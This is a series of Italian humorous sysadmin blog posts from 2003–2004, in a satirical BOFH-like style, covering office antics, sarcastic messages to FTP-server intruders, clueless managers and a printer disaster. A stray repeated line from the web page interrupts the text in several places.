Dopo una buona camminata di mezz'ora arriviamo alla famosa scatola, acchiappiamo "la prova" che si rivela essere nientepopodimenoche uno degli infami pupazzetti che McDonalds rifila ad ogni cliente e la famosa seconda busta. Il problema successivo e' ETDVFZS?, che io risolvo in un secondo ma solo perche' l'ho gia' visto. Ogni lettera e' l'iniziale di un numero in Olandese (E=een=1, T=twée=2, D=drie=3 e quindi la lettera mancante e' A per Acht=8). Il secondo problema e' un'affare composto da due fogli di carta con dei fori o tagli che devono combinarsi in un qualche modo, CL1 si rivela piu' efficiente di quanto sembri e scova il modo di rimetterli insieme ed ottiene il famoso numero. A questo punto scopriamo di dover tornare al punto di ritrovo per guardare la famosa mappa.

Ci avviamo quindi, e devo dire che le cose non stanno andando poi tanto male, potrei anche quasi quasi dire che mi sto divertendo, quando CL1 mi ri-acchiappa il braccio, io alzo gli occhi dal foglio che sto leggendo

Cosa fa' l'applicazione X ?

(ancora il problema numero 1) ed incontro la mia controfigura che ci viene incontro... ovviamente...

Secondo la mappa la seconda scatola dovrebbe trovarsi nel mezzo del lago, la mia domanda ad SL se sono disponibili maschere e pinne pero' mi frutta solo uno sguardo stupito e non molto convinto. Dopo un po' SL si rende conto che la mappa non e' molto corretta e ci invia alla corretta locazione.

Un'altra mezz'ora di camminamento dopo raggiungiamo la famosa scatola, e qui le cose si fanno truci perche' nessuno ha la piu' pallida idea di come risolvere i due problemi. A questo punto e' mezzogiorno e la mia proposta di mettere qualche cosa sotto i denti viene approvata all'unanimita' e ci dirigiamo verso il piu' vicino ristorante.

Non c'e' bisogno di dire che, dopo una buona dose di cibo, un paio di birre ed un paio di caffe', la voglia di camminare nel mezzo del parco e di spremersi le meningi per risolvere i vari problemi e' meno che zero. L'intero team pertanto vota per ritirarsi dalla competizione e dirigersi verso le rispettive magioni. Per pura curiosita' comunque decidiamo di ritornare al punto di incontro e vedere un po' come stanno andando gli altri teams. Scopriamo pertanto che siamo gli unici ad aver raggiunto la seconda scatola prima di dare forfait. SL non e' straordinariamente contento dell'andamento della cosa.

L'ex di CL1 non si vede da nessuna parte, il che vuole dire che se ne' andato o e' moribondo in qualche angolo di Vondelpark, in entrambi i casi CL1 e' tutta contenta, CL2 dal canto suo dichiara di essersi divertita. L'intero team si separa pertanto con un "ci vediamo lunedì"...

Tutto sommato, poteva andare mooolto peggio...

Davide

15/12/2003 00:00

Caro Il Mio Rompimarroni... ti scrivo!

Caro Il Mio Rompimarroni... ti scrivo!

Vi e' mai capitato di scovare qualche idiota loggato (o tentare di loggarsi) nel vostro server FTP - PUBBLICO - (che, pertanto, non e' un gran che loggarsi dentro), e pretendere di essere il piu' grande hacker dell'universo creando una caterva di directory che lui pensa che siano nascoste e invece sono li' da vedere?

A me si. E piu' di una volta. Così, di tanto in tanto, mi diverto a lasciare al mio "genio dell'informatica" qualche messaggio che lo induca a riflettere un'attimino sulla logica dei suoi fatti. Poi, di solito, gli sbatto la porta in faccia con copia conforme al suo provider. Ma questo viene dopo. Prima c'e' la parte in cui io mi diverto...

Qui' ho raccolto alcuni dei "messaggi" che ho inviato a questi individui.

nota:

Se voi siete stati dalla parte della ricezione di uno di questi messaggi vorrei dire che mi dispiace molto, ma in realta' non mi dispiace manco un po'. Siete dei patetici rompimarroni e basta.

Per: dUkenUKem Da: Il SysAdmin

Prima di tutto cambiati quel nick che fai giusto ridere, in secondo luogo se quei cazzo di file .mp3 non li salvi in modo "binario" non funzionano!

Per: UltraKiller Da: Il SysAdmin

Boy, si parla di nick idioti... comunque... che roba e' tutta sta Christina Aguilera?? Non ascolti musica decente?? Proprio niente??? Shees!

Per: TaGGedByKill@Stuff Da: Il SysAdmin

Senti bel figone... a parte che "anonymous@the.net" non lo sei per niente, installati un bel firewall che quel Win 2K che usi e' bucato come un groviera e piantala di crearmi 400 livelli di directory tutte chiamate " " e " " che tanto le vedo lo stesso. BTW, carine le .jpg della tipa... il telefono? (il suo, non il tuo!)

Per: Gw1PortalRock Da: Il SysAdmin

Cazzo!! Se il tuo fottuto httpd.conf lo metti in /pub/tmp/gAw45^1 e poi non sei piu' capace di ritrovarlo fatti fare un controllino! E per terminare le sessioni di ftp si usa "bye" o "exit", non si schianta il computer da brutto!

Per: CoolDude Da: Il SysAdmin

Sorvolo sul nick... senti... quando avvii il tuo fottuto ftp, il server ti dice "FTP server (Version 6.5/OpenBSD)", dovrebbe essere sufficientemente chiaro che **NON C'E' WINDOWS**, quindi piantala di cercare di fare cd in C:/WINNT che non lo troverai mai.

Per: username@provider.nl Da: Il SysAdmin

Hummm... se la tua idea di "passatempo" e' mettersi li' a provare tutti gli username e le password che ti saltano in testa quando il server ti dice chiaramente che **ANONYMOUS ACCESS ONLY...**

Per: Antrax Da: Il SysAdmin

Senti bell'uomo, mettiamoci d'accordo. Tu sembri uno normale e non tanto uno scassamarroni ed a me i Pink Floyd garbano abbastanza, quindi evita di scaricarmi 4 giga di .mp3 tutti in una volta e puoi continuare ad usare il server. Se poi mi mandi una mail quando lo fai magari mi commuovo e monto un disco un po' piu'

Cosa fa' l'applicazione X ?

grosso ok?

Per: tHecRoWn Da: Il SysAdmin

Quale parte di "la directory viene ripulita nel weekend" non hai capito?

Per: titanic Da: Il SysAdmin

Mi dispiace molto per il fatto che il server era Down proprio mentre tu avevi l'urgenza di recuperare la copia illegale di *nomesoftware*, sono desolato anche del fatto che la directory non era piu' li' quando **dopo 5 ore di tentativi di login falliti** sei finalmente riuscito ad accedere... come e' successo? ho fatto rm -fr perche' 640 Mb erano un po' troppi...

Per: koolDude Da: Il SysAdmin

Innanzitutto c'e' gia' uno che si firma "cool dude", e non sei tu perche' lui almeno lo sapeva usare l'ftp, mentre tu mi pare che abbia seri problemi anche a trovare il tuo culo... quale parte di "usare solo la directory /pub" non hai capito? Oh, e se non lo avessi ancora capito: levati dai piedi Looser!

Per: nomeutente@provider Da: Il SysAdmin

A parte che il tuo provider avra' gia' ricevuto il log delle tue attivita' sul mio server quindi probabilmente non riceverai mai questo messaggio, ma prima di tentare un'exploit su un server, dovresti almeno verificare che il server abbia *quella versione* di sistema operativo...

Ok, lo so che questa come "storia" non vale un gran che', ma cosa non si fa per "gonfiare" il proprio sito... e poi e' agosto ed io mi annoio!

Davide

22/12/2003 00:00

Dimmi Ancora Chi E' Il Mio Capo...

Dimmi Ancora Chi E' Il Mio Capo...

Noia mortale in Sala Comando. Sono talmente annoiato che ho deciso di revisionare i Profili Hardware, anche in vista della Grande Riunione di Budget di Settembre, così comincerò a sbattere le teste dei vari UL in modo che caghino un po' di quattrini per l'aggiornamento dei PC usati dalla "forza lavoro".

Qui' ci va una piccola spiegazione: noi abbiamo (teoricamente) 3 "profili hardware" che specificano che tipo di computer dovrebbe toccare ai vari CL/UL a seconda della loro primaria occupazione. I profili sono di "Sviluppatore", "Grafico" o "Altro". Dove "Altro" comprende tutti i vari UL, molti dei Manager e gente come me. La teoria è semplicissima: se sei uno sviluppatore ti becchi una macchina con profilo "sviluppatore", se sei un grafico ti becchi una macchina con profilo "grafico" e senno' ti becchi "altro". Doh! Il problema è sempre stabilire **cosa accidenti sei**.

La prima fase dell'operazione è reperire l'elenco del personale, no, non quello che riporta Stalin ed Hitler (rispettivamente CEO e VP) e possibilmente nemmeno quello che riporta gente che è morta/se ne è andata anni fa... quello "buono" insomma... e già questa è un'impresa degna di un Cantico della Tavola Rotonda... Strappato l'elenco dalle fredde mani di HRSL si procede al controllo dell'elenco cercando di farlo quadrare con quanto mi viene detto dal mio Monitor di Sistema.

Il problema a questo punto è che il Monitor di Sistema mi dice solo la Verità, cioè ciò che è installato fisicamente sul computer, mentre l'elenco di HRSL mi dice solo menzogne... secondo quest'elenco l'unico sviluppatore in questa azienda sono io... ed infatti sul mio biglietto da visita c'è scritto "Software Developer". Già mi immagino una possibile discussione con SL: "ma se io sono un software developer, perché dovrei installare questo server?"... Sempre secondo questa lista, l'unico "Manager" è la nostra super-centralinista CH... e qui' sono anche d'accordo... voglio dire... è l'unica che sa veramente come disinceppare la fotocopiatrice quando si incatasta, se c'è qualcuno che merita di essere "Manager" è lei. L'operazione successiva quindi è quello di tentare di far rientrare i 934 "job titles" presenti in quest'elenco con i 3 profili hardware a mia disposizione. Ed è qui' che il monitor di sistema mi viene in aiuto.

La cosa va più o meno così: se sul computer risultano installati almeno 4 versioni di Solitario e due versioni di Pinball è di un'UL, quindi il profilo è "Altro". Se sul computer risultano installate sette versioni di Paint Shop, 4 copie di Flash, 12 diversi numeri seriali di Macromedia (nessuno vagamente corrispondente ad uno dei numeri seriali *validi* in mio possesso), un'editor ed una collezione di .mp3 è probabilmente di uno sviluppatore. Se il computer sembra non essere mai stato usato è probabilmente di un grafico.

Dopo un lento lavoro di distribuzione ottengo che in questa azienda abbiamo 69 "Altro", 12 programmatori ed un numero non ben stabilito ma molto alto di grafici... a questo punto si passa alla terza fase dell'operazione: stabilire chi dovrebbe essere a pagare per l'eventuale upgrade di hardware. E qui' sono rogne... Il problema essenziale è stabilire *chi è il capo di chi*. Il che sembra semplice finché non ci si prova. Allora, in teoria gli sviluppatori dipendono da SL, i grafici da UL1 e tutti gli altri dovrebbero rispondere ad HRSL o a SUSL direttamente, il guaio è che tra la teoria e la pratica c'è una spaccatura più o meno della dimensione del Canyon Marineris di Marte. La cosa migliore è quindi quella di andare direttamente ad interrogare il CL in questione. Ed anche alcuni degli UL. Il problema, in questo caso, è trovare il CL/UL da interrogare.

Innanzitutto è Agosto inoltrato, quindi molti dei CL/UL "titolari" sono bellamente in ferie e sono stati sostituiti da "lavoratori temporanei", inoltre la gente ama molto cambiare posto e spostarsi da un tavolo all'altro, forse nel tentativo di trovare una posizione in cui a) il sole non picchi sul monitor con una forza tale

Cosa fa' l'applicazione X ?

da fondere il monitor stesso, b) ci sia luce sufficiente a trovare i tasti sulla tastiera e c) si possa telefonare alla fidanzata/fidanzato senza doversi infilare sotto al tavolo per ottenere la privacy richiesta.

La procedura usata e' la seguente: mi avvio verso il posto dove ho visto/installato il computer all'inizio, ovviamente non e' piu' li', verifico che il telefono funzioni ancora e suoni, controllo a quale presa il telefono corrisponde, mi avvio dove la presa dovrebbe stare (essendo le prese sparse in ordine pseudo-casuale e' piu' difficile di cio' che sembra), osservo i 4 computer ammucchiati attorno ad altrettanti telefoni (per non parlare di tazze del caffe', lattine vuote o semivuote di coca-cola, residui di cibo, sacchetti di patatine e chi piu' ne ha piu' ne metta), guardo con occhio critico i 4 Individui Sconosciuti (IS) che sono li' ed osservano me.

IO - (rivolto ad IS1) Sei CL?

IS1- He??

IO - Sei CL? Tu stai facendo il lavoro di CL?

IS1- Chi??

IO - Il proprietario di uno di quei computer!

IS1- Hu??

IO - (se la mole lo consente, acchiappando IS1 e scrollandolo violentemente, se la mole non lo consente (sempre) brandendo il trapano a batteria che mi sono portato dietro allo scopo) **Sto cercando il proprietario o utilizzatore di quel computer! Sei Tu o NO???**

IS1- No! Non sono io!!!!

IO - (rivolto ad IS2) Sei CL?

IS2- Sbidigulla! Novokoia arrigata salakmanda azzutoia!

IO - (rivolto ad IS1 che si sta riprendendo...) Che minchia ha detto???

IS1- E che ne so! Io mica parlo Arabo/Russo/Cinese/SerboCroato quel che minchia e' che quel tizio parla...

IO - (rivolto ad IS3) Chi accidenti e' questo qui??? E che lingua parla???

IS3- Ritengo che sia IS2 e che parli Arabo/Russo/Cinese/SerboCroato quel che minchia e' e che comunque nessun'altro parla.

IO - (sempre rivolto ad IS3) Sto' cercando il proprietario/utilizzatore di quel computer li'.

IS3- Ebbene si', sono io.

IO - (e perche' non l'hai detto prima o rimbambito...) Chi e' il tuo capo?

IS3- ...capo?

IO - Si', quello che da' gli ordini.

IS3- ...ordini?

IO - (cominciando a preoccuparmi vagamente) Ok, supponiamo che per fare cio' che si suppone tu debba fare ti servano istruzioni o informazioni piu' precise. A chi ti rivolgi?

IS3- (spremendosi le meningi) Dunque... c'era questo tizio altobasso dall'aspetto strano... con la faccia un po' cosi' ed i capelli un po' cosa'... pero' il nome proprio non mi viene in mente...

IO - Che stai facendo esattamente?

IS3- Be', sto bevendo il caffe'...

IO - Si, intendo quando **non** bevi il caffe', di che ti occupi?

IS3- Hemmm... dunque...

IO - (rivolto ad IS4) Dimmi che almeno tu sai chi e' il tuo capo!

IS4- Hummm.... \$nome_di_persona_che_non_lavora_piu_qui_da_anni credo...

IO - Dato che non e' piu' qui' da anni dubito...

IS4- Herr... \$nome_mai_sentito_prima?

IO - Non sto parlando del tuo capo all'agenzia di lavoro temporaneo, intendo chi ti da' ordini qui' dentro.

Cioe', quello che e' ufficialmente autorizzato a darti ordini (perche' sicuramente **tutti** danno ordini ma solo uno e' autorizzato ufficialmente).

IS4- (osservando IS1 e IS3 e poi illuminandosi improvvisamente) Ah! Lo So! Il mio capo e' anche il suo capo (indicando IS2)!

Cosa fa' l'applicazione X ?

...mi sa che per quest'anno l'hardware non lo aggiorniamo.

Davide

29/12/2003 00:00

..A Momentary Lapse Of... Yeah Whatever..

..A Momentary Lapse Of... Yeah Whatever..

Siamo a meta' di Agosto, fa un caldo boia, la meta' dei CL sono in ferie, l'altra meta' vorrebbe esserci ed io mi annoio.

Inoltre, pare che ci sia un certo andirivieni di "lavoratori temporanei" che mi sconcerta alquanto.

Apparentemente, SL, HRSL e SUSL hanno deciso che non e' il caso di chiudere i battenti dell'azienda solo perche' il 75% dei lavoratori "titolari" non sono presenti, e chisseneffrega del fatto che il 95% dei clienti "titolari" sono in ferie (pertanto non possono controllare cio' che viene fatto o non fatto) e non rispondono al telefono, ne' alla posta elettronica. Ed il fatto che l'80% dei fornitori siano pure loro in ferie non e' certo un impedimento alla nostra attivita'.

Voglio dire, chi se ne frega se il server non verra' consegnato prima della meta' di settembre (che diventera' la fine di ottobre ovviamente), io posso sempre esercitarmi ad installare tutto usando una scatola di cartone vuota e pretendere che sia il server. Oppure preparare il "piano" di installazione. Piano che e' piu' o meno del tipo 1) inserire il CD 2) avviare il computer 3) attendere che l'installazione sia terminata 4) togliere il CD.

Il risultato e' che una orda di lavoratori temporanei sono stati chiamati ad occupare le posizioni precedentemente occupate dai CL titolari, cosi' invece di avere degli esperti ed efficienti CL che fanno ...hemmm... niente tutto il giorno, abbiamo degli inesperti e deficienti ragazzotti freschi freschi (si fa per dire dato il caldo) fuori dalla scuola che fanno ...hemmm... niente tutto il giorno.

Intendiamoci: non ho niente contro i lavoratori temporanei, semmai contro chi li impiega. Ma dopo avere avuto a che fare con un paio di questi elementi comincio a capire perche' sono "lavoratori temporanei".

Voglio dire... tu sei pagato per andare in un posto che non hai mai visto prima e fare un lavoro che non hai mai fatto prima e di cui fondamentalmente non ti importa una beata fava (tanto in 10 giorni sei fuori di li' per non rimetterci mai piu' piede). L'unica cosa di cui ti importa (o ti dovrebbe importare) e' di non apparire immediatamente come un totale idiota cosi' che l'agenzia che ti ha inviato li' non riceva una sequenza di insulti dopo appena 5 minuti dal tuo arrivo.

Ma forse, dato il periodo, i veri "lavoratori temporanei" sono in ferie pure loro e quelli che hanno inviato qui' da noi sono dei sostituti lavoratori temporanei... il che potrebbe spiegare perche' la meta' sono dei totali inetti e l'altra meta' hanno serie difficolta' a mettere insieme una frase che abbia un senso.

Comunque, nel pomeriggio mi trovavo per mia sfortuna nella hall del palazzo quando una di queste "lavoratrici temporanee" (LT) e' rientrata dalla sua pausa-nicotina e (sara' per il caldo, sara' per il sole, sara' perche' la nicotina ha mandato completamente in corto il neurone superstite) ha iniziato una filippica allucinante riguardante la sua condizione di "lavoratrice temporanea" o (come diceva lei) "professional free-lancer".

LT - ...perche' io sono una professionista diplomata con anni di esperienza e capacita' di integrazione professionale e dico mai una volta ma una volta che trovassi una ditta che e' in grado di capire ma dico di iniziare almeno a capire le reali capacita' che si potrebbero ottenere se avessi una certa liberta' nella decisione della attivita che se dico io po... nnnnnnnnnhhhhhhhhhhhhhhhhhh....

..A Momentary Lapse Of... Yeah Whatever..

Cosa fa' l'applicazione X ?

Qui' la tipa si e' interrotta per tirare su' una vagonata d'aria, ed io ho potuto percepire distintamente i miei calzini venire risucchiati via insieme a 6 o 7 metri cubi d'aria...

LT - ...tessi parlare chiaramente e dire quello che penso a quella specie di idiota che dovrebbe essere il mio responsabile ma ovviamente lui non ha tempo o voglia di ascoltarmi dopotutto io sono solo una temporanea ma io non sono solo una temporanea no dico io sono una professional freelancer che sono anni che so...
nnnnnnnnhhhhhhhhhhhh...

Io mi guardo attorno in cerca di una possibile via di fuga, ma CH (la nostra centralinista) si e' gia' eclissata sotto il banco della reception, con gli occhi chiusi e le dita saldamente piantate nelle orecchie (l'ho sempre detto io: quella ragazza ha del cervello...), cosi' approfitto dell'involontaria pausa e premo il tasto "prova suoneria" del mio telefono che inizia subito una cantilena ossessiva.

IO - (guardando il display del telefono) Oooooopsss.. problemi in vista, ci vediamo...

E mi metto rapidamente in salvo. Ma la tipa e' oramai caricata e si guarda attorno in cerca di un nuovo bersaglio, a questo punto il postino entra, i loro occhi si incontrano per un attimo ed e' un uomo morto.

LT - ...no nel campo di lavoro e dico qualche cosa avro' pure imparato dopo tutto questo tempo e che lo so che e' una cosa complicata ascoltarmi perche' sono una femminista e agli uomini non fa piacere sentirsi dire cio' che devono fare da una donna che io dico cosa ci stanno a fare se non sono capaci di distinguere una buona idea...

Da quello che sono riuscito a stabilire e' andata avanti cosi' per circa due ore, bersagliando chiunque fosse tanto folle o insensato da passare di li', senza mai interrompersi per ricapitolare cosa diavolo stava dicendo e senza curarsi minimamente se chi la ascoltava aveva o no a che fare con la societa'.

Il grosso problema adesso e' che per i giorni a venire la posta non verra' piu' "recapitata", probabilmente verra' scaraventata dentro la porta da una macchina in corsa. Legata ad una bomba.

Davide

01/05/2004 00:00

Chi Ha Rubato Il Mio Progetto?

Chi Ha Rubato Il Mio Progetto?

Un'altro venerdi' inizia, ed una nuova riunione con SL si annuncia. Stavolta le cose dovrebbero essere relativamente rapide, dato che nella scorsa settimana non e' successo un gran che'.

Ma l'imprevisto e' sempre in agguato. Imprevisto nella forma e nella persona di CL, che e' "in trasferta" da \$immensa_societa (vedere The Great Surprise) per... per qualche cosa che io non so (e nemmeno lui a quanto pare).

CL - Mi serve accesso al server di sviluppo di \$progetto.

IO - Il server di sviluppo di... cosa?

CL - \$Progetto. Mi serve accesso al server di sviluppo.

IO - Non c'e' nessun server di sviluppo per \$progetto.

CL - Come non c'e' un server di sviluppo??

IO - Chi e' il Project Manager per quel progetto?

CL - Hemmm... io credo.

IO - Hai richiesto un server di sviluppo?

CL - ...hu... no.

IO - Pertanto non c'e' nessun server di sviluppo. (DOH!)

CL - Hemmm... ma... hemmm...

IO - Siiiiiii?

CL - Hummm... Ok, allora ci serve un server di sviluppo.

IO - Ottimo. Hai un budget per acquistarlo?

CL - He??? Budget? Acquistare?

IO - Certo. Ti serve un server. Non ne abbiamo nessuno. Dobbiamo acquistarne un o. I soldi arrivano da un budget di progetto. Il tuo progetto. Il tuo budget. (double-DOH!)

CL - Herr... ma io non so una beata fava di budget...

IO - Ma non hai appena detto che sei tu il Project Manager?

CL - Si... cioe', no... cioe'...

IO - E allora chi e'?

CL - Hemmm.... credo UL...

IO - Ottimo, domanda a lui allora.

CL se ne va a parlare con UL, ed io comincio a raccattare tutta la carta che mi serve per l'odierna riunione con SL. Si', perche' il fatto che le statistiche di uso (ed abuso) della rete sono visibili sul nostro sito intranet (per la gioia ed il divertimento di tutti), non e' sufficiente per SL che ne vuole una copia **stampata** ad ogni riunione.

Dopo un attimo arriva UL con CL a seguito.

UL - Il server di sviluppo di \$progetto...

IO - Quale server di sviluppo?

UL - Non ne abbiamo un o?

IO - Lo hai mai richiesto?

UL - Be', no. Ma pensavo che fosse ovvio che ce ne serviva un o...(triple DOH!)

IO - Forse sembrava ovvio a te, mica a me. E comunque che esiste un progetto chiamato \$progetto io l'ho saputo 10 minuti fa.

UL - E' fondamentalmente un progetto completamente gestito da \$immensa_societa.

IO - E allora che vogliono da noi?

Cosa fa' l'applicazione X ?

UL - Hemmm... be', loro mandano da noi questa gente per lavorare a questo progetto.

IO - Fammi capi'. Noi non c'entriamo una mazza, il progetto e' gestito da loro, interamente basato su tecnologia loro, loro mandano i loro programmatori **qui** non si sa bene perche', e noi dovremmo provvedere il server di sviluppo?

UL - Herrr... una cosa simile...

IO - Be', come ho gia' detto a lui (indicando CL) non abbiamo un server da dedicare a quest'affare, quindi se ne vogliono uno o lo comperano o ce lo mandano.

UL si guarda attorno un attimo in Sala Comando ed il suo occhio d'aquila individua quello che sembrano 4 computer su uno dei tavoli che ornano la stanza.

UL - E quelli? Non potremmo usare quelli?

IO - I primi due sono due case vuoti, il terzo non si avvia piu' ed il quarto si rifiuta di scrivere sul disco fisso. Dubito seriamente che tu possa usarli per qualche cosa che non sia fare da fermacarte.

UL - Hummm... vabbe', parlero' con \$immensa_societa e vedremo se lo pagano loro o se ce lo mandano.

CL - E noi nel frattempo che facciamo?

UL - Be', non potete lavorare lo stesso?

CL - Ma CrapServer richiede una macchina di una certa potenza, poi c'e' BloatWere Enterprise che richiede Internet Stupidity e la patch RapeMeRightNow...

UL - Hemmm... be'... vabbe', adesso vediamo che si puo' fare... nel frattempo, che tu sappia ci sono dei problemi con la macchina di test di \$societa?

Eccolo! Lo sapevo che prima o poi ci arrivava.

IO - Hummm... be', se "licenza di \$applicationserver scaduta - \$applicationserver rifiuta di avviarsi" lo consideri un problema, si', direi che ci sono dei problemi.

UL - Eeerrk! Come la licenza e' scaduta??

IO - Be', si', sai, la licenza durava solo un anno.

UL - Hemmm... possiamo avere un'altra licenza?

IO - Certo che si'. Si tratta solo di comperarla. Ma dato che quel server viene usato unicamente da \$societa, io suggerirei di farla pagare a \$societa. E ricordati anche che ti serve una licenza di sviluppo anche per ogni programmatore.

UL - Ti ricordi mica quanto costava la licenza?

IO - Mi pare che fosse intorno a \$cifrone.

UL - Ma perche' usiamo \$applicationserver?

IO - A me lo domandi??? Sei tu il Project Manager no?

"Perche' usiamo questo", "Perche' usiamo quello"... sempre le stesse domande.

Davide

13/01/2004 00:00

Gente Che Va, Gente Che Viene...

Gente Che Va, Gente Che Viene...

Ennesima riunione con SL (che O-O!), stavolta, non si capisce bene perche', c'e' anche UL.

SL - Dunque, questo e' l'ultimo meeting che fai con me!

IO - Hu?

SL - Si', hemmm... dato che le mie competenze come capo dello sviluppo software sono diventate molto... hummm... insomma un grosso impegno...

IO - Nel senso che non sei riuscito a farne una giusta negli ultimi otto mesi?

SL - Herr... e che la mia attivita' come Software Architect richiede molto del mio tempo... abbiamo deciso che la gestione del Dipartimento di Supporto Tecnico (cioe' IO) e' una cosa che puo' essere gestita da UL (indicandolo), mentre la parte di Sviluppo Software verra' gestita da UL2.

IO - Hummm... con cio' intendi dire che ritorni a fare il "Software Architect"?

SL - Praticamente si'.

IO - Questo non e' legato al numero mastodontico di disastri termonucleari che sono successi negli ultimi 6 mesi? No e'?

SL - No no... e' solo che il carico di lavoro era diventato un po' eccessivo per una sola persona...

IO - Cosi' invece di spostare una competenza su qualcun'altro, si e' preferito spostare TUTTE le competenze su altre persone... logico...

SL - Be'...

Non e' che SL sia proprio disastroso nella sua "gestione"... e' solo che non ha la piu' pallida idea di cosa sta facendo o del perche' lo si dovrebbe fare. Voglio dire, come puo' qualcuno che non ha **nessuna capacita' o esperienza di programmazione o gestione sistemi** essere il Manager dello sviluppo software e della gestione sistemi? O come puo' la stessa persona pretendere di "definire le linee generali di come il software dovrebbe essere sviluppato"?

IO - Quindi, per farla breve, da ora in poi se ci sono dei problemi io domando a lui (indicando UL)?

SL - Sostanzialmente si'.

IO - E per le spese?

SL - Quali spese?

IO - Ma sai, quelle spesucce generiche, quei 3-400 CD che vengono consumati mensilmente, quei 3-4 dischi fissi che si introiano settimanalmente, quei 5-6 video porno che vengono noleggiati giornalmente...

SL - Hemmm... rimane tutto come prima, solo che l'approvazione deve darla lui.

IO - O be... allora...

SL - Bene, adesso, ritornando alla normalita'... CL1, CL2 e CL3 se ne vanno alla fine della settimana.

Wow! Incredibile!! Sta' piovendo? Per una volta ricevo l'informazione **prima** dell'evento... di solito questo tipo di cose le scopro due settimane dopo che il tipo si e' eclissato, solo perche' la casella di posta elettronica diventa mastodontica ed io comincio a dare la caccia al \$#@!\$%@!, che non si trova (ovviamente) cosi' finisco per domandare ad HRSL o alla di lui segretaria.

IO - Buono a sapersi. Cosi' recuperiamo 3 computer che ne abbiamo tanto bisogno.

SL - Veramente no.

IO - ...??

SL - CL1 il computer se lo porta via e CL2 e CL3 hanno chiesto di acquistarlo...

IO - Hummm... spiegami perche' questi tre idioti vogliono portarsi via un computer fondamentalmente obsoleto invece di comperarne uno nuovo.

Cosa fa' l'applicazione X ?

SL - Questo dovresti chiederlo a loro.

IO - Vabbe'... posso sapere dove vanno a finire questi tre?

SL - Dunque, credo che CL1 passi a lavorare per \$nota_organizzazione_pacifista, CL2 ha deciso che l'azienda di famiglia non e' troppo male e CL3 sembra che abbia deciso di occuparsi di attivita' animaliste...

IO - Attivita' "animaliste"?

SL - Hummm... qualche cosa come "massaggiatore di boa constrictor" all'Artis (lo Zoo di Amsterdam)...

Ora, "massaggiatore di boa constrictor" e' quanto di piu' simile ad una traduzione di cio' che SL ha detto ed io sono riuscito a recepire...

IO - Massaggiatore di.... COOOOOSA????

SL - Non domandare a me...

IO - (guardando UL) Massaggiatore di COOOOOSAAA???

UL si stringe nelle spalle, ed io penso che CL3 deve avere qualche cosa di seriamente sbagliato nella testa...

IO - Vabbe', a parte la scelta di carriere... c'e' altro che devo sapere?

UL - Si', la settimana prossima abbiamo una specie di corso su \$nomeapplicationserver, ci serve di organizzare una specie di aula nella sala riunioni grande, con 8 Pc. Queste sono le caratteristiche delle macchine e del software (allungandomi un foglio)

IO - (guardando il foglio) Non abbiamo 8 pc, non ne abbiamo neanche uno in questo momento. E nessuno con queste caratteristiche o questa roba installata.

UL - Non possiamo recuperare 8 Pc da gente che e' in ferie?

IO - Ti faccio notare che solo due persone sono in ferie in questo momento, ed entrambi hanno portato via i loro laptop, il che porta il numero di PC disponibili ad un totale di zero. E comunque qui' c'e' scritto Microsoft Winblows \$versione e Microsoft Internet Exploder \$versione2, mentre su tutte le nostre macchine noi abbiamo Winblows \$versionecompletamentediversa ed Internet Exploder \$altreversione.

UL - Non potremmo re-installarle?

IO - Re-installare significa spianare la macchina, dubito che si possa fare. Ma che roba e' \$applicationserver? Noi non lo usiamo.

UL - Infatti, e' roba che e' usata da \$immensa_societa, il corso lo tengono sostanzialmente loro.

...pausa di riflessione...

IO - E spiega un po' allora... come' che **loro** tengono il corso su roba **loro** e **noi** dobbiamo fornire l'hardware e lo spazio?

Sta' storia di \$immensa_societa' sta cominciando a rompere solennemente gli zibidei...

Davide

19/01/2004 00:00

Wrong Drawer

Wrong Drawer

Sto' sorbendomi il primo caffè' della giornata ed osservando le statistiche di uso della rete (chi e' che si e' scaricato 5,7 Gb di roba da internet tra le 17 e le 22 di sera e non mi ha detto niente???), quando il telefono si mette a suonare.

IO - Cosa?

UL - La stampante \$nomestampante lascia delle macchie sulla sinistra dei fogli, bisognerebbe dargli una sistemata.

IO - Posso provare a pulirla, ma se e' una roba grave e' meglio chiamare l'assistenza.

UL - Se puoi darci un occhiata... e sarebbe anche opportuno fermarla...

IO - Come "fermarla"?? sta andando da qualche parte?

UL - Hemmm... se vieni su' capisci meglio...

Mi avvio percio' su' per le scale ed arrivo dove la stampante e' localizzata. Li' trovo UL con un espressione non molto contenta.

UL - Mi serve (ka-chunk!) di stampare un report (ka-chunk) in 10 copie (ka-chunk) per un meeting fra (ka-chunk) mezz'ora...

IO - E che (ka-chunk) problema (ka-chunk) c'e'?

UL - C'e' che (ka-chunk) qualche idiota (ka-chunk) ha lasciato delle (ka-chunk) buste nel cassetto (ka-chunk) della carta!!

Il ka-chunk, se ve lo state chiedendo, e' il rumore che l'immissione delle buste fa sulla stampante.

Ebbene si', la stampante sta stampando il bellissimo report (46 pagine) in 10 copie (460 pagine) su delle buste! E dato che ogni busta e' circa 1/3 di un normale foglio, il risultato finale e' che la bellezza di 1380 buste finiranno nel secchio dell'immondizia.

IO - E perche' (ka-chunk) non hai cancellato (ka-chunk) il processo di (ka-chunk) stampa?

UL - E come diavolo (ka-chunk) si fa??? (ka-chunk-ka-chunk)

Io gli indico il foglio bordato di rosso incollato sul fronte della stampante con su' scritto "come cancellare un processo di stampa".

Quindi procedo a digitare il codice segreto (0000) ed a bloccare la stampante prima che l'intera foresta amazzonica venga consumata in buste.

Una volta fermato il mostro, io mi metto a raccattare le buste che sono andate dappertutto, mentre UL acchiappa il cassetto della carta e lo apre con cio' che puo' essere descritto solo come "violenza mostruosa". Il problema e' che il cassetto, avendo subito abusi notevoli, e' sostanzialmente tenuto insieme da sputo, chewing-gum e colla di scarsa qualita', percui si ribella immediatamente nell'unico modo che puo': si smonta in tutti i suoi componenti, con il risultato che l'unica parte metallica (ed anche l'unica parte attualmente pesante e composta di solido acciaio del cassetto stesso), si stacca dal resto e finisce direttamente su cio' che puo' essere definito solo come "il piede di UL", provocando cio' che puo' essere definito solo come "dolore lancinante".

Cosa fa' l'applicazione X ?

UL prorompe in cio' che puo' essere definito solo come un bestemmione colossale e fa un balzo indietro, quindi si appoggia ad un coso che sembra un tavolo per massaggiarsi il piede dolorante, solo che il "coso" che sembra un tavolo e' attualmente un carrello dotato di ruote. Percui quando i 97 Kg di UL si appoggiano su un lato, per effetto di una nota legge fisica (la legge della Sfiga), il carrello e tutto il suo carico (il famoso beamer, una lavagna luminosa dall'aspetto costoso e non nostro, il laptop di UL, il suo Palm ed il cellulare) si proiettano violentemente nella direzione opposta. Direzione nella quale (indovina un po') si trova la scala da cui sono appena salito io...

